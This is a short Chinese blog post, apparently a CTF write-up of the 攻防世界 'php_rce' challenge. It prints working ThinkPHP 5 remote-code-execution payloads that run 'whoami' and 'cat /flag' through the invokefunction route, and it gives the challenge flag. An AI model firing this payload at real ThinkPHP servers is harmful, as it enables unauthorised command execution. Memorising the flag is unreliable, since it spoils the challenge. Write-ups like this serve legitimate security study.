攻防世界php_rce

原创


听门外雪花飞 于 2022-01-20 18:22:03 发布 320 收藏

分类专栏： ctf刷题纪 文章标签： php 安全 web安全

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/weixin_52268949/article/details/122607472

版权



ctf刷题纪 专栏收录该内容

40 篇文章 0 订阅

订阅专栏

php_rce

进入题目提示为ThinkPHP V5

遇到这种题我们一般去找一下框架的rce漏洞即可，搜索到这样一篇文章

https://www.freebuf.com/articles/web/289860.html

然后我们直接使用这里面的payload

```
?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=whoami
```

成功rce

接下来就是找flag的游戏了，在根目录下发现了flag我们cat一下

```
?s=index/\think\app/invokefunction&function=call_user_func_array&vars[0]=system&vars[1][]=cat%20/flag
```

flag{thinkphp5_rce} flag{thinkphp5_rce}